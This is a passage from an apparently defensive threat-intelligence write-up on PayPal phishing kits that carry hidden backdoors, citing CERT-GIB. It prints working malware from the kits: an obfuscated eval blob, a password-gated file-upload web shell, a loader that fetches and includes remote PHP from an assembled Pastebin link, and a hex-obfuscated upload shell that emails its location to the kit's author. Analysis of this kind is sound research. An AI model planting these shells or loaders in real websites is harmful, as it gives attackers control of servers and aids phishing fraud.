0ZXJ5b3V3a2hSSFlLT1dPVVRBYUJiQ2NEZEZmR2dJaUpqTGxNbVBwUXFTc1Z2WHhaejAxMjM0NTY3ODkrLz0nLCdBQkNERUZHSElKS0xNTk9QUVJTVFVWV1hZWmFiY
2R1ZmdoaWprbGlub3BxcnN0dXZ3eHl6MDEyMzQ1Njc4OSsvJykpO2V2YWwoJE9PMDBPMDBPMCk7'));return;?>
~Dkr9NHenNHenNHe1zfukgFMaXdoyjcUImb19oUAxyb18mRtwmwJ4LT09NHr8XTzEXRJwmwJXLO0xNWLyHA1SmT09NHeEXHr8Xk10PkrfHT0knTyYdk09NTzEXHeEX
TZffhtOuTr9tWAxTBZfNHr8XHr9NHeEmbUILTzEXHr8XTzEXRtONTzEXTzEXHeEpRtfydmO1FmlvfbfqDykwBAsKa09aaryiWMkeC0OLOMcuc01pUMpHdr1sAunOFa
YzamcCGyp6HerZHzW1YjF4KUSvNUFSk0ytW0OyOLfwUApRTr1KT1nOAlYAaacbBy1DCBkjcoaMc2ipDMsSdB5vFuyZF3O1fmf4GbPXHTwzYeA2YzI5hZ8mhULpK2cj
do9zcUILTzEXHr8XTzEXhTslfMyShtONTzEXTzEXTzEpKX==eWPLUAlkUAlkUAlkUAlkwe0IwM5vFMaXdulEdBljFM9zd2c0d3nlFMy0DB9VFZ1sCB5ic2ascB50F3
apfoAVC29swjS=alVnRPIq
```

The objective of this script is to set the value of the IP variable to noreply@mic***ite[.]com.

Developers do not limit themselves to hiding additional emails. There are scripts that open web shells on hosting resources unknown to the buyer of the kit. A web shell is a malicious script (program) that allows scammers to control websites and servers by executing terminal commands, brute-forcing passwords, accessing the file system, and more. Most often, scammers exploit vulnerabilities in the website code or use brute-force to deliver the script.

In the example below, the web shell is part of the robots.php script.


A web shell embedded in a phishing kit:



```
<?php session_start(); ?>
<meta name="robots" content="noindex,nofollow">
<?php if($_SESSION["adm"]){
    echo '<form action="" method="post" enctype="multipart/form-data" name="upload42" id="upload42">';
    echo '<input type="fle" name="fle" size="50"><input name="_ul2" type="submit" id="_ul2" value="Submit"></form>';
    if( isset($_POST['_ul2']) ) {
        if(@copy($_FILES['fle']['tmp_name'], $_FILES['fle']['name'])) {
            echo '<b>Submit Success !!!</b><br><br>';
        }
            else {
                echo '<b>Submit Fail !!!</b><br><br>';
                }
    }
}
if($_POST["p"]){
                    $p = $_POST["p"];
                    $pa = md5(sha1($p));
                    if($pa=="aafedc957d39b975c5d15413825b033f"){
                        $_SESSION["adm"] = 1; }
                        }
?> <form action="" method="post"><input type="text" name="p"></form>
```

The web shell interface is quite straightforward. It allows uploading any file to the hosting resource.

Web shell interface:




Submit Success !!!

Access to the web shell requires a password, which after SHA1 and MD5 hashing will look like this: aafedc957d39b975c5d15413825b033f.

Another case study by CERT-GIB shows a more complicated technique. The web shell was not located in the phishing kit but required downloading from a Pastebin, the link to which was assembled part by part.


Hidden web shell download:



```
<?php
include ('antibot.php');
$get_ip = $Botname[165].$Botname[146].$Botname[396];
$function="$get_ip";
//...
file_put_contents("function.php", file_get_contents($function)); require_once "function.php";
?>
```

It should be mentioned that the antibot.php script is a simple way to bypass automatic detection of phishing resources, which restricts access to phishing pages from specific IP addresses or using specific user agents/hostnames. In this specific example, the link is specified in the array of known bots/crawlers, for which access to the phishing resource will be limited.


Array with a disassembled link:



```
$Botname = array( // LIST BOOTS NAME
         "bot",
         "above",
         "google",
         "softlayer",
         "amazonaws",
         "cyveillance",
         "compatible",
         "facebook",
         "phishtank",
         "dreamhost",
         "netpilot",
         "calyxinstitute",
         //...
         "bit.ly/",
         //...
         "https://",
         //...
         "<id_of_the_link>");
```

The downloadable script consists of two parts. The first one is a public web shell that works similarly to the previous one and simply uploads files to the hosting resource.


Public web shell:



```
<?php
$files = @$_FILES["files"];
if ($files["name"] != '') {
    $fullpath = $_REQUEST["path"] . $files["name"];
    if (move_uploaded_file($files['tmp_name'], $fullpath)) {
        echo "<h1><a href='$fullpath'>OK-Click here!</a></h1>";
    }
}
echo '<html><head><title>PayPal</title></head><body><form method=POST enctype="multipart/form-data" action=""><input
type=text name=path><input type="file" name="files"><input type=submit value="UP"></form></body></html>';
?>
```


The second one, obfuscated using a simple algorithm and hidden after the lure text, is an additional web shell. The developer of the phishing kit is notified when the web shell is installed.

Hidden web shell:




```
<?php
/*...*/
${"\x47\x4c0\x42A\x4c\x53"}["\x77\x72\x78\x6d\x77\x7ams\x66"]="y";${"\x47\x4c\x4f\x42A\x4c\x53"}[
"\x6de\x6c\x63\x6b\x76\x63\x6c"]="e\x6d\x61\x69ls";${"\x47\x4c\x4f\x42A\x4c\x53"}["\x61k\x70\x6f\x66\x62\x6c\x77"]=
"n\x61\x6d\x65_\x66i\x6c\x65";${"G\x4cOB\x41\x4c\x53"}["qt\x79g\x73\x65\x6fh\x65"]="t\x79p\x65\x5f\x66\x69\x6c\x65";${
"GLOB\x41\x4c\x53"}["\x6a\x6a\x73\x6c\x6f\x75t\x7a\x70\x63"]="\x74\x6d\x70\x5f\x66i\x6c\x65";${"GL\x4f\x42A\x4c\x53"}[
"c\x6de\x6cly\x74\x69\x72\x79"]="cont\x65n\x74_\x64i\x72";${"\x47\x4c\x4f\x42\x41\x4cS"}["vr\x70\x66qo\x64g\x77w"]=
"\x65\x6d\x61\x69\x6c";${"G\x4cOB\x41L\x53"}["di\x6efjma\x76\x64"]="e\x6d\x61il";if(isset($_GET["\x75\x6e\x6b"])&&$_GET[
"\x75\x6ek"]=="k\x69\x6d\x67\x78"){if(isset($_POST["u\x70l\x6fad"])){${${"\x47\x4c\x4fB\x41LS"}["c\x6del\x6c\x79\x74iry"]}=
"\x2e/";${"\x47\x4c\x4f\x42\x41\x4c\x53"}["g\x61\x73\x69\x75w\x78\x69w"]="\x63\x6f\x6e\x74\x65\x6e\x74\x5f\x64\x69r";${${
"\x47\x4c\x4f\x42AL\x53"}["\x6aj\x73\x6cou\x74\x7a\x70\x63"]}=$_FILES["fich\x69e\x72"]["\x74\x6dp\x5fname"];if(!
is_uploaded_file(${${"\x47L\x4f\x42\x41\x4c\x53"}["\x6aj\x73lo\x75\x74\x7a\x70\x63"]})){exit("\x4ce\x20f\x69chi\x65\x72
e\x73\x74\x20i\x6e\x74\x72\x6fuv\x61bl\x65");}${${"\x47L\x4f\x42\x41\x4c\x53"}["\x71\x74\x79\x67\x73\x65\x6fhe"]}=$_FILES[
"f\x69\x63\x68\x69er"]["\x74\x79pe"];${${"\x47LO\x42\x41L\x53"}["\x61kpof\x621\x77"]}=$_FILES["\x66\x69\x63\x68i\x65\x72"][
"na\x6d\x65"];if(!move_uploaded_file(${${"GL\x4f\x42\x41L\x53"}["jj\x73\x6co\x75\x74z\x70\x63"]},${${"GLOBAL\x53"}[
"\x67\x61s\x69u\x77\x78i\x77"]}.${${"GL\x4f\x42\x41\x4c\x53"}["a\x6b\x70\x6f\x66\x62\x6c\x77"]})){exit(
"I\x6d\x70o\x73\x73\x69ble \x64e\x20\x63op\x69er\x20\x6ce\x20\x66ic\x68\x69\x65r \x64an\x73 $content_dir");}}echo
"<f\x6f\x72\x6d
\x6d\x65\x74\x68\x6fd\x3d\x22P\x4fS\x54\x22\x20a\x63\x74i\x6fn=\x22#\"\x20\x65nct\x79\x70\x65=\x22\x6d\x75\x6c\x74i\x70\x61rt/
\x66\x6f\x72m-\x64a\x74a\">\x3ci\x6eput \x74\x79p\x65=\"\x66\x69\x6c\x65\"
\x6ea\x6de\x3d\x22\x66ichi\x65\x72\"\x20s\x69\x7ae=\x223\x30\x22\x3e\x3c\x69np\x75\x74\x20t\x79\x70\x65\x3d\"\x73\x75bm\x69\x7
4\x22 \x6ea\x6d\x65=\x22up\x6coad\"\x20\x76\x61\x6c\x75\x65\x3d\x22Up\x6coa\x64er\x22\x3e\x3c/fo\x72\x6d\x3e\n\t\n";}${${
"\x47L\x4f\x42\x41\x4cS"}["m\x651c\x6bvc\x6c"]}="[redacted]@hotmail.com";${${"\x47\x4c\x4f\x42\x41LS"}[
"vrpf\x71\x6f\x64\x67\x77w"]}="[redacted]@hotmail.com";${${"G\x4c\x4fB\x41\x4cS"}["\x77\x72x\x6d\x77\x7am\x73\x66"]}="".
$_SERVER["\x48\x54TP\x5fH\x4f\x53T"].$_SERVER["RE\x51\x55\x45ST\x5fURI"];@mail(${${"G\x4cO\x42\x41\x4cS"}[
"d\x69n\x66\x6a\x6da\x76\x64"]},": ".$_SERVER["\x50HP_\x53ELF"],"\x65\x78\x70\x6c\x6f\x69\x74\x20".${${
"\x47\x4c\x4f\x42\x41LS"}["w\x72x\x6d\x77\x7a\x6d\x73\x66"]}."","From: ".${${"GLOBAL\x53"}["\x6d\x65\x6cck\x76c\x6c"]}."
\x3c".${${"\x47L\x4f\x42\x41L\x53"}["\x6d\x651\x63\x6b\x76c\x6c"]}.">\\\x72\x5cn");
?>
```


Some developers leave additional traces in phishing kits, which can make it easier to attribute them in the future:




```
  _____ _               _                 ______   __   __    ___
 / ____| |             | |               |___  /  /_ | /_ |  / _ \
| (___ | |__   __ _  __| | _____      __    / /    | |  | | | (_) |
 \___ \| '_ \ / _` |/ _` |/ _ \ \ /\ / /   / /   - | | - | | -  > _ <
 ____) | | | | (_| | (_| | (_) \ V  V /   / /__  - | | - | | - | (_) |
|_____/|_| |_|\__,_|\__,_|\___/ \_/\_/   /_____|   |_|   |_|    \___/

                           #========================#
                           #   SCAM PAYPAL v1.10    #
                           #      SHADOW Z118       #
                           #========================#

          $$$$$$$\                        $$$$$$$\            $$\
          $$  __$$\                       $$  __$$\           $$ |
          $$ |  $$ |$$$$$$\  $$\   $$\ $$ |  $$ |$$$$$$\  $$ |
          $$$$$$$  |\____$$\ $$ |  $$ |$$$$$$$  |\____$$\ $$ |
          $$  ____/ $$$$$$$ |$$ |  $$ |$$  ____/ $$$$$$$ |$$ |
          $$ |     $$  __$$ |$$ |  $$ |$$ |     $$  __$$ |$$ |
          $$ |     \$$$$$$$ |\$$$$$$$ |$$ |     \$$$$$$$ |$$ |
          \__|      \_______| \____$$ |\__|      \_______|\__|
                             $$\   $$ |
                             \$$$$$$  |
                              \______/
```




```
/*

 #####  #     # ####### #       #          ######  #     #    ######     #    ######  #    #  #####  ### ######  #######
#     # #     # #       #       #          #     #  #   #     #     #   # #   #     # #   #  #     #  #  #     # #
#       #     # #       #       #          #     #   # #      #     #  #   #  #     # #  #   #        #  #     # #
 #####  ####### #####   #       #          ######     #       #     # #     # ######  ###     #####   #  #     # #####
      # #     # #       #       #          #     #    #       #     # ####### #   #   #  #         #  #  #     # #
#     # #     # #       #       #          #     #    #       #     # #     # #    #  #   #  #     #  #  #     # #
 #####  #     # ####### ####### #######    ######     #       ######  #     # #     # #    #  #####  ### ######  #######


*/
```




```
/*=========================================================================
* +-+-+-+-+-+-+-+-+-+-+ Author Name      : ZÉROFAUTES
* |Z|É|R|O|F|A|U|T|E|S| Author E-Mail    : Zerofautes@mail.com
* +-+-+-+-+-+-+-+-+-+-+ Template Version : V.1.1
=========================================================================*/
```




```
/*

   _____ _______     _______ _______ ____  _____  _    ___     _________ _    _ __  __
  / ____|  __ \ \   / /  __ \__   __/ __ \|  __ \| |  | \ \   / /__   __| |  | |  \/  |
 | |    | |__) \ \_/ /| |__) | | | | |  | | |__) | |__| |\ \_/ /   | |  | |__| | \  / |
 | |    |  _  / \   / |  ___/  | | | |  | |  _  /|  __  | \   /    | |  |  __  | |\/| |
 | |____| | \ \  | |  | |      | | | |__| | | \ \| |  | |  | |     | |  | |  | | |  | |
  \_____|_|  \_\ |_|  |_|      |_|  \____/|_|  \_\_|  |_|  |_|     |_|  |_|  |_|_|  |_|
                       V2.1 Private Paypal scam page [PRV8 FIX]
*/
```




```
<?php
/*
///////////////////////////////////////////////////////////////
//            _    _  _ ______   ___     ___ ___     ___     //
//      /\   | |  | || |____  |  \ \    / / |\ \    / /      //
//     /  \  | | _| || |_  / /____\ \  / /| |_\ \  / /       //
//    / /\ \ | |/ /__   _|/ /______\ \/ / | '_ \ \/ /        //
//   / ____ \|   <   | | / /        \  /  | |_) \  /         //
//  /_/    \_\_|\_\  |_|/_/          \/   |_.__/ \/          //
//                   _     Dev-Spam     _                    //
//                        #PPL V7                            //
///////////////////////////////////////////////////////////////
*/
```



```
//#     #            #     #                                                              #     #   #
